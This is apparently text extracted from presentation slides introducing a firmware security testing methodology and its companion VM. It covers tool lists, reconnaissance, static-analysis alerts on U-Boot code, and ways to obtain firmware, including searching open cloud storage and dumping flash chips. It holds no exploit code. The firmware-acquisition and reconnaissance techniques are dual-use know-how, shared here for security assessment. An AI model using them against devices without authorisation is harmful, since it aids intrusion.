





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




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



IHF



#whoami


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@scriptingxss



Industry gap

- Fragmented & outdated guidance
- High barrier of entry for newbies
- Different approach required
- Authoritative resource needed
- Test coverage concerns









Firmware Security Testing Methodology (FSTM)

- Enable more firmware security assessments
- Provide a starting point
- Target audience
 - Developers, hobbyists, information security professionals, anyone 🙋
- 9 stages



Methodology Stages



Firmware Security Testing Methodology (FSTM)

- Common tool usage examples
- Reverse engineering tips and tricks
- Attack walkthroughs
- Supplemental references



EmbedOS

- Companion virtual machine preloaded with tools
 - <https://github.com/scriptingxss/EmbedOS>
- Latest 2020.2
- Ubuntu 18.04
- Vulnerable firmware
- FSTM on desktop
- Ready for emulation

- Firmware Analysis Toolkit
- Firmware Analysis Comparison Toolkit (FACT)
- fwanalyzer
- ByteSweep
- Firmwalker
- Checksec.sh
- Binwalk
- QEMU
- Firmadyne
- Firmware Modification Kit
- OpenOCD
- Flashrom
- minicom
- ubi_reader
- uboot write
- elfutils
- pax-utils
- prelink
- lddtree



[Stage 1] Information Gathering and Recon

- OSINT
 - OS, datasheets, schematics, previous research, bug tracking tickets, etc.
- If wireless, FCC ID
- Source code posted if GPL
- Open source project SAST scans
 - Coverity Scan
 - Semmle's LGTM
 - Blackduck's Open Hub





Semmle is joining GitHub



Active alerts

8d5d3bc



Alert filters

No filter selected ▾

Export alerts 

Severity ▾

Query ▾

Tag ▾

Language ▾



Group by query

Displaying 330 alerts, ordered by significance. 

6 Errors

174 Warnings

150 Recommendations



Overflow in uncontrolled allocation size ▾

[reliability](#)[security](#)[external/cwe/cwe-190](#)

Source `root/tools/mxsimage.c`

↑ 1-227

```
228     uint8_t *outbuf;  
229  
230     outbuf = malloc(in_len);
```

This allocation size is derived from user input (fread) and might overflow



```
231     if (!outbuf)  
232         return -ENOMEM;
```

↓
↑ 233-1841

```
1842     cctx->length = ccmd->load.count;  
1843     asize = roundup(cctx->length, SB_BLOCK_SIZE);  
1844     cctx->data = malloc(asize);
```

This allocation size is derived from user input (fread) and might overflow



```
1845     if (!cctx->data)  
1846         return -ENOMEM;
```

↓ 1847-2366

Multiplication result converted to larger type ▾

[reliability](#)[security](#)[correctness](#)[types](#)[external/cwe/cwe-190](#)[external/cwe/cwe-192](#)[external/cwe/cwe-197](#)[external/cwe/cwe-681](#)

Source `root/common/image-android-dt.c`

↑ 1-59

```
60     }  
61  
62     e_addr = hdr_addr + entries_offset + index * entry_size;
```

Multiplication result may overflow 'unsigned int' before it is converted to 'unsigned long'.



This alert was introduced in `c3bfad8` 3 months ago

```
63     e = map_system(e_addr, sizeof(*e));
```



Coverity Scan: Das U-Boot

Project Name Das U-Boot
Lines of code analyzed 342,662
On Coverity Scan since May 17, 2014
Last build analyzed 2 days ago

Language C/C++
Repository URL [git://git.denx.de/u-boot.git](https://git.denx.de/u-boot.git)
Homepage URL <http://www.denx.de/wiki/U-Boot/WebHome>
License GPL (GNU General Public License version)

Want to view defects or help fix defects?

[+ Add me to project](#)

Analysis Metrics

Version: v2020.04-rc2-50-g42a2de54d066

Feb 18, 2020

Last Analyzed

342,662

Lines of Code Analyzed

0.33

Defect Density

Defect changes since previous build dated Feb 18, 2020

0


Newly detected

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Eliminated

CWE Top 25 defects


ID	CWE-Name	Number of Defects
120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	2
190	Integer Overflow or Wraparound	2
676	Use of Potentially Dangerous Function	4




[Stage 2] Obtaining Firmware

- Lists common methods
 - Vendor website, support blogs, community forums
 - [Google Fu](#) - Search open Dropbox, GDrive, S3
 - Proxy or mirror traffic during firmware update requests
 - Reverse companion apps
 - Dump firmware directly from device via flash chips
- Dev and release builds
- Collaborative engagements







Download for SR20 V1

Product Overview

[SR20\(US\)_V1_Datasheet](#) 

Manual

[SR20\(US\)_V1_User Guide](#) 

[SR20\(US\)_V1_Quick Installatio Guide](#) 



Kasa Smart Home Router

AC1900 Wi-Fi Router + Smart Home Hub + Touch
Screen

SR20

FAQ

Firmware

Compatibility

GPL Code

